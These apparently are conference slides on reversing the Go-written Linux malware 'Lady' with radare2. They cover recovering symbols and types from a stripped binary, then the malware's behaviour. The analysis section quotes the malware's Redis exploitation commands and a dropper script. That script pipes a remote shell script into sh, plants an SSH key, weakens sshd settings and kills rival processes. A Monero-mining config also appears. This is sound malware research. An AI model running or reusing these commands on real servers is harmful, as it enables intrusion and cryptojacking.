# CON REVERSING LINUX MALWARE

(WITH R2)

# WHO AM I?

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






# LINUX MALWARE

- Malware for linux does exist
- Mainly targeted to servers and routers
- Usually focused on building DDoS botnets
- If you don't trust me... ask this guy



# COMMON MALWARE REVERSING PROBLEMS

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### <u>COMMON MALWARE REVERSING PROBLEMS WHEN THE SAMPLE IS IN GO</u>

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
### AAAAAND...

- Go has a big runtime (easy to get lost)
- Kind of "new" programing language
  - Goroutines
  - Channels
  - o Defer
  - Slices
  - 0 ...
- Custom calling conventions (e.g. stack-based args in x86\_64)

# WHEN I FIRST SAW A GO MALWARE DISASSEMBLY



# LADY LINUX



## WHY LADY LINUX?

Malware Quintans handled me a sample, knowing that I like to reverse engineer malware for linux, and that I love to code in Go.

### WHAT I KNEW ABOUT IT:

- Written in Go
- Stripped sample
- Compiled for x86\_64
- First public analysis: http://vms.drweb.com/virus/?i=8400823&lng=en

### HAVING A FIRST LOOK

Checking strings (izz)

```
section=.rodata type=ascii string=attack.stContext
section=.rodata type=ascii string=Unexcept attack.Method: %s\n
section=.rodata type=ascii string=map[string]*attack.stContext
section=.rodata type=ascii string=map.bucket[string]*attack.stContext
section=.rodata type=ascii string=map.bucket[string]*attack.stContext
section=.rodata type=ascii string=map.hdr[string]*attack.stContext
section=.gopclntab type=ascii string=attack.attackOne
section=.gopclntab type=ascii string=attack.Attack
section=.gopclntab type=ascii string=attack.Attack.func1
section=.gopclntab type=ascii string=attack.Attack.func2
section=.gopclntab type=ascii string=attack.init
section=.gopclntab type=ascii string=attack.init
section=.gopclntab type=ascii string=attack.init
```

- Type information available on the .rodata section
- What it seems to be method names on .gopclntab section (pretty interesting)
- The malware author developed it on a Windows box and called it lady

### HAVING A FIRST LOOK

- 3963 functions found with analysis → easy to get lost
- We could find the syscalls, resolve them, and try to identify which package function is being called → time consuming + lots of guessing



With the strings of the binary we can know the packages used.

```
rabin2 -zz 9ad4559180670c8d60d4036a865a30b41b5d81b51c4df281168cb6af69618405 | cut -d' ' -f8 | cut -d'=' -f2 | egrep '^([a-zA-Z0-9]{3,}(\.|\/))+[a-zA-Z0-9]{3,}
```

```
strings.Replace
strings.EqualFold
strings.Index
strings.Title.func1
strings.makeCutsetFunc.func1
strings.init
github.com/garyburd/redigo/redis.DialConnectTimeout
github.com/garyburd/redigo/redis.Dial
github.com/garyburd/redigo/redis.(*conn).Close
github.com/garyburd/redigo/redis.(*conn).fatal
github.com/garyburd/redigo/redis.(*conn).Err
github.com/garyburd/redigo/redis.(*conn).writeLen
```

We can generate szignatures for those packages, and load them into r2

- Create a simple hello world importing all the packages used by the malware.
- Generate the zignatures

```
[0x004563d0]> zg go zigs_lady_full.z
[0x004563d0]> !wc -l zigs_lady_full.z
7438 zigs_lady_full.z
[0x004563d0]>
```

### Load them into r2

```
[0x00460580]> . ./zigs_lady_full.z
[0x00460580]> .z. @@f
[0x00460580]> z
Loaded 7435 signatures
  7435 byte signatures
  0 head signatures
  0 func signatures
Found 3556 matches
```

```
lea rbx, [rip + 0x3f6547]
mov gword [rsp], rbx
mov award [rsn + 81 0x3
call fcn.00406c00
mov rax, gword [rsp + 0x10]
mov gword [rsp + 0xa0], rax
mov gword [rsp + 0 \times 10], rax
mov dword [rsp], 8
lea rax, [rip + 0x658805]
mov gword [rsp + 8], rax
call fcn.00436f70
lea rbx, [rip + 0x3f6f24]
mov gword [rsp], rbx
mov qword [rsp + 8], 0x3c
call fcn.00406c00
mov rax, gword [rsp + 0x10]
mov qword [rsp + 0x98], rax
mov gword [rsp + 0 \times 10], rax
mov dword [rsp], 8
lea rax, [rip + 0x6587fa]
mov gword [rsp + 8], rax
call fcn.00436f70
lea rbx, [rip + 0x3f6fa1]
mov qword [rsp], rbx
mov gword [rsp + 8], 0x3c
call fcn.00406c00
mov rax, gword [rsp + 0x10]
```


```
[0x004034e0]> e?asm.cmtrefs
asm.cmtrefs: Show flag and comments from refs in disasm
```

```
[0x0040188b] > px 50 a
                       0x7f8840
 offset
                                                        0123456789ABCDEF
0x007f8840
                                                  0000
                       0008
                            0832
                                  d0b0 c000
                                                         .].c...2.....
                 a500
                                  0005 9a00
[0 \times 0040188b] > px 50 a
                       0x9a0500
 offset
                                                   FF
                                                        0123456789ABCDEF
0x009a0500
                                  0e00
                                                  0000
0x009a0510
                                                  0000
            f053 9800
                                 0e00
0x009a0520
                                       0000
0x009a0530
            0054
[0x0040188b] > px 0x0e @ 0x9853d0
 offset
                                   8
                                                        0123456789ABCDEF
                 616e 2073 742e 4d69 6e65 7264
                                                        chan st.Minerd
[0x0040188b] ps @ 0x9853d0
chan st.Minerd
```

- Nice results, definitely easier to reverse engineer but... still didn't know why those strings were in the stripped binary...
- Might be runtime stuff?
- Might be reflection stuff?




 Just when I was looking here and there in the Internet and reading Go source code, Álvaro sent me a link to a tweet from Tim Strazzere:





Just when I was code, Álvaro se



- The script allowed to extract the information stored into the .gopclntab section, but no there was no type information.
- So I kept digging a little bit, and eventually realized that all the type information was stored into .typelink section.



- Ported the script to extract the information from the .gopclntab section to r2pipe.
- Developed another script to extract the type information from the .typelink section.

```
[0x00460580]> #!pipe python ./load_typelink_info.py
[+] Loading disassemble...
[+] Loading .typelink table...
[+] Looking for types...
[+] Loaded 2676 type references!
[0x00460580]> #!pipe python ./load_pclntab_info.py
[+] Reading .gopclntab section...
[+] Found 8468 functions
[0x00460580]>
```

# WHOA!

```
lea rbx, [rip + 0x3f6547]
mov gword [rsp], rbx
call runtime.makechan
mov qword [rsp + local a0h], rax
mov qword [rsp + local 10h], rax
mov dword [rsp], 8
lea rax, [rip + 0x658805]
mov gword [rsp + local 8h], rax
call runtime.newproc
lea rbx, [rip + 0x3f6f24]
mov gword [rsp], rbx
mov qword [rsp + local 8h], 0x3c
call runtime makechan
mov rax, gword [rsp + local 10h]
mov gword [rsp + local 98h], rax
mov gword [rsp + local 10h], rax
mov dword [rsp], 8
lea rax, [rip + 0x6587fa]
mov qword [rsp + local 8h], rax
call runtime.newproc
lea rbx, [rip + 0x3f6fa1]
mov gword [rsp], rbx
mov gword [rsp + local 8h], 0x3c
call runtime.makechan
mov rax, gword [rsp + local 10h]
```

Reverse engineering stripped Go binaries like they were never stripped

### BEFORE

```
lea rbx, [rip + 0x3f6547]
mov qword [rsp], rbx
mov gword [rsp + 8], 0x3c
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```

### AFTER

```
lea rbx, [rip + 0x3f6547]
mov gword [rsp], rbx
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mov rax, gword [rsp + local 10h]
mov gword [rsp + local a0h], rax
mov gword [rsp + local 10h], rax
mov dword [rsp], 8
lea rax, [rip + 0x658805]
mov gword [rsp + local 8h], rax
call runtime.newproc
lea rbx, [rip + 0x3f6f24] ;[
mov qword [rsp], rbx
mov qword [rsp + local 8h], 0x3c
call runtime.makechan
mov rax, gword [rsp + local 10h]
mov gword [rsp + local 98h], rax
mov gword [rsp + local 10h], rax
mov dword [rsp], 8
lea rax, [rip + 0x6587fa]
mov gword [rsp + local 8h], rax
call runtime.newproc
lea rbx, [rip + 0x3f6fa1]
mov gword [rsp], rbx
mov gword [rsp + local 8h], 0x3c
call runtime.makechan
mov rax, gword [rsp + local 10h]
```


## MOAR WORK!

Still a work in progress.

Need to do a deeper research within the Go source to find the pieces of code that use the .typelink section information and improve the scripts.

Check it for other Go versions, just tested with Go 1.6.





-Pid

Accepts an Integer as a parameter and looks for a running process that has that Pid, and exits with 0 or 1 depending on it.

-Version


Prints the current version of the malware.

-Install

Persistence

- 1. Check if /proc/self/exe points to /usr/sbin/ntp. If not, copy itself to that path.
- 2. Create a init.d script or a systemd service file, in order to achieve persistence.
- Restart the service.

# [Unit] Description=NTP daemon ConditionFileIsExecutable=/usr/sbin/ntp [Service] StartLimitInterval=5 StartLimitBurst=10 ExecStart=/usr/sbin/ntp "-D" Restart=always RestartSec=120 [Install] WantedBy=multi-user.target



-D

### Main payloads

- 1. Creates goroutines with channels (IPRule, Update, Attack, Minerd).
- 2. Obtain metrics about the infected machine (using gopsutil lib).
- 3. Send GET request to the C&C with the metrics in order to retrieve config file.
- 4. The config file is composed by multiple items, which will be sent to the corresponding goroutine via their channels.

```
type InfoStat struct {
                         string `json:"hostname"`
   Hostname
                         uint64 `json:"uptime"`
   Uptime
                         uint64 `json:"bootTime"`
   BootTime
                         uint64 `json:"procs"`
                                                          // number of processes
   Procs
                         string `ison:"os"`
                                                          // ex: freebsd, linux
   05
                         string `json:"platform"`
   Platform
                                                          // ex: ubuntu, linuxmint
   PlatformFamily
                         string `json:"platformFamily"`
                                                         // ex: debian, rhel
                         string `json:"platformVersion"` // version of the complete OS
   PlatformVersion
                                                         // version of the OS kernel (if
   KernelVersion
                         string `json:"kernelVersion"`
available)
   VirtualizationSystem string `json:"virtualizationSystem"`
   VirtualizationRole
                         string `json:"virtualizationRole"` // guest or host
                         string `json:"hostid"`
                                                             // ex: uuid
   HostID
```

```
# IP = ""
DelaySecond = 300
[Update]
Version = 51
Url = "http://r.cxxxxxxxg.com/v51/lady"
[[Attacks]]
Method = "Redis"
Work = true
Max = 1
ShellUrl = "http://r.cxxxxxxxg.com/pm.sh?0703"
[Minerd]
Url = "http://r.cxxxxxxxg.com/minerd"
Cmds = \Gamma
    "-B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:8080 -u
48vKMSzWMF8TCV...vQMinrKeQ1vuxD4RTmiYmCwY4inWmvCXWbcJHL3JDwp -p x",
    "-B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:6666 -u
48vKMSzWMF8TC...vQMinrKeQ1vuxD4RTmiYmCwY4inWmvCXWbcJHL3JDwp -p x",
    "-B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:8080 -u
47TS1NQvebb3...UA8EUaiuLiGa6wYtv5aoR8BmjYsDmTx9DQbfRX -p x",
    "-B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:6666 -u
47TS1NQvebb3...UA8EUaiuLiGa6wYtv5aoR8BmjYsDmTx9DQbfRX -p x",
```

```
"-B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:8080 -u
448J3JccPv4D8X...HqNeLK8LguDFpJtcFJ6ZWr1NAbuEVmHEz5JftEox -p x",
    "-B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:6666 -u
448J3JccPv4D8X...HqNeLK8LguDFpJtcFJ6ZWr1NAbuEVmHEz5JftEox -p x",
[[IPRules]]
Url = "http://ipinfo.io/ip"
Pattern =
'\b(([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])\.){3}([0-9]|[1-9][0-9]|1[0-9]{2}|2[0
-4][0-9]|25[0-5])\b'
UserAgent = "curl/7.38.0"
[[IPRules]]
Url = "https://ifconfig.co/"
Pattern =
'\b(([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])\.){3}([0-9]|[1-9][0-9]|1[0-9]{2}|2[0
-4][0-9]|25[0-5])\b'
UserAgent = "curl/7.38.0"
[[IPRules]]
Url = "http://ifconfig.me/"
Pattern =
'\b(([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])\.){3}([0-9]|[1-9][0-9]|1[0-9]{2}|2[0
-4][0-9]|25[0-5])\b'
UserAgent = "curl/7.38.0"
```

```
[[IPRules]]
Url = "https://api.ipify.org/"
Pattern =
'\b(([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])\.){3}([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])\b'
UserAgent = "curl/7.38.0"
```

### IPRule

Obtains the external IP of the infected machine by issuing a request to any of the services provided in the config file, using the curl user agent.

```
[[IPRules]]
Url = "https://api.ipify.org/"
Pattern =
'\b(([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])\.){3}([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])\b'
UserAgent = "curl/7.38.0"
```

### Update

Updates the malware binary. It downloads it from the location specified in the config file, writes it to /usr/sbin/ntp and restarts the service.

```
[Update]
Version = 51
Url = "http://r.cxxxxxxxg.com/v51/lady"
```

Attack

Propagation

```
[[Attacks]]
Method = "Redis"
Work = true
Max = 1
ShellUrl = "http://r.cxxxxxxxg.com/pm.sh?0703"
```

To propagate, the malware uses a known attack against Redis servers exposed to the Internet:

```
1. config set stop-writes-on-bgsave-error no
2. config set rdbcompression no
3. config set dir /var/spool/cron
4. config set dbfilename root
5. set 1 "*/1 * * * * curl -L http://r.cxxxxxxxxg.com/pm.sh?0703 | sh"
6. save
7. config set dir /root/.ssh/
8. config set dbfilename authorized_keys
9. set 1 "ssh_pub_key_here"
10. save
11. del 1
12. config set dir /tmp
13. config set dbfilename dump.rdb
14. config set rdbcompression yes
```

```
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin
echo "*/10 * * * * curl -fsSL http://r.cxxxxxxxg.com/pm.sh?0706 | sh" >
/var/spool/cron/root
mkdir -p /var/spool/cron/crontabs
echo "*/10 * * * * curl -fsSL http://r.cxxxxxxxg.com/pm.sh?0706 | sh" >
/var/spool/cron/crontabs/root
if [ ! -f "/root/.ssh/KHK75NEOig" ]; then
     mkdir -p ~/.ssh
     rm -f ~/.ssh/authorized keys*
     echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCzwg/9uDOWKwwr1zHxb3mtN++94RNITshREwOc9hZfS/F/yW8KgHYTKvIAk
/A...b0H1BWdQbBXmVqZlXzzr6K9AZpOM+ULHzdzqrA3SX1y993qHNytbEgN+9IZCWlHOnlEPxBro4mXQkTVdQkWo
0L4aR7xBlAdY7vRnrvFav root" > ~/.ssh/KHK75NEOig
     echo "PermitRootLogin yes" >> /etc/ssh/sshd config
     echo "RSAAuthentication yes" >> /etc/ssh/sshd config
     echo "PubkeyAuthentication yes" >> /etc/ssh/sshd config
     echo "AuthorizedKeysFile .ssh/KHK75NEOig" >> /etc/ssh/sshd config
     /etc/init.d/sshd restart
fi
```

```
if [ ! -f "/etc/init.d/ntp" ]; then
        if [ ! -f "/etc/systemd/system/ntp.service" ]; then
            mkdir -p /opt
            curl -fsSL http://r.cxxxxxxg.com/v51/lady_`uname -m` -o /opt/KHK75NEOiq33 &&
chmod +x /opt/KHK75NEOiq33 && /opt/KHK75NEOiq33 -Install
        fi
fi

fi

/etc/init.d/ntp start

ps auxf|grep -v grep|grep "/usr/bin/cron"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "/opt/cron"|awk '{print $2}'|xargs kill -9
```

Once the malware has written its public key to the authorized\_keys file, it connects via SSH as the root user using the private key hardcoded, and run the following command:

```
curl -fsSL http://r.cxxxxxxxg.com/pm.sh?0703?ssh | sh
```

### I ADY I INUX ANALYSIS

Minerd

Monetization - Cryptocurrency mining (Monero)

```
[Minerd]
Url = "http://r.cxxxxxxg.com/minerd"
Cmds = [
    "-B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:8080 -u
48vKMSzWMF8TCV...vQMinrKeQ1vuxD4RTmiYmCwY4inWmvCXWbcJHL3JDwp -p x",
    "-B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:6666 -u
48vKMSzWMF8TCV...vQMinrKeQ1vuxD4RTmiYmCwY4inWmvCXWbcJHL3JDwp -p x",
    ...
]
```

- 1. Check if a process called minerd is running and kills it.
- 2. Check if the file at /opt/minerd does not exists, download it, and copy it there.
- 3. Run it with any of the command parameters provided in the config file.

```
/opt/minerd -B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:8080 -u
48vKMSzWMF8TCV...vQMinrKeQ1vuxD4RTmiYmCwY4inWmvCXWbcJHL3JDwp -p x
```

Minerd

9/6/2016, 6:03:36 PM

9/6/2016, 9:33:15 AM

Monetization

### Your Stats & Payment History Q Lookup 48vKMSzWMF Address: 48vKMSzWMF m Pending Balance: 3.011182909847 XMR m Personal Threshold: 0.300 XMR Change Total Paid: 2346.400000000000 XMR O Last Share Submitted: less than a minute ago A Hash Rate: 96.58 KH/sec ● Estimation for 24H: 22,49943322945235 XMR 2 Estimation next payout: Ready to payed 3 hours ♠ Total Hashes Submitted: 596534737000 **Payments** ① Time Sent W Transaction Hash - Mixin (9) Amount

a38a01b1ee2f96e213573f2377c30bebe47632d915775acdc483e43b1cf08f6c


2631033065d5749dada1c8b6ea9dd366a2cbceab19518f8dbb225fda6127e7fd

7.4000

7.6000

Minerd

Monetization



Minerd

Monetization

### Your Stats & Payment History

448J3J

Address: 448J3

5JftEox

m Pending Balance: 1.714040687245 XMR

m Personal Threshold: 0.300 XMR Change

1 Total Paid: 203.300000000000 XMR

Last Share Submitted: less than a minute ago

A Hash Rate: 26.86 KH/sec

**28** Estimation for 24H: 6.257349104815594 XMR

& Estimation next payout: 3 minutes


♠ Total Hashes Submitted: 55594574000

### **Payments**

⊙ Time Sent	👺 Transaction Hash	Amount	- Mixin
9/6/2016, 2:33:28 PM	185c19645df4c6b1bb793d6b6fcd9a2c03cdbda9c120c04c0da76cf941c26bca	1.9000	2
9/6/2016, 6:03:05 AM	55976d0642f45fb8a2c5a365df5eb461df32f3b2d19ef2df0118d827cdf799c6	1.8000	2

Minerd

Monetization



\$ 7,331.62	™ MO PER DAY	PROFIT RATIO PER DAY  ∞%	
Power cost/Day	Mined/day XMR 20.37	Profit per day <b>\$ 244.39</b>	Day
Power cost/Week	Mined/week XMR 142.56	Profit per week <b>\$ 1,710.71</b>	Week
Power cost/Month	Mined/month XMR 610.97	Profit per month <b>\$ 7,331.62</b>	Month
Power cost/Year	Mined/year XMR 7,433.44	Profit per year \$ 89.20 K	Year

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Hashing Power	Monthly profit
96.58 KH/sec	\$7,331.62
91.31 KH/sec	\$6,932.56
26.86 KH/sec	\$2,042.91

\$16,307.09

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# THANK YOU!

(FOR STAYING UNTIL THE LAST TALK)

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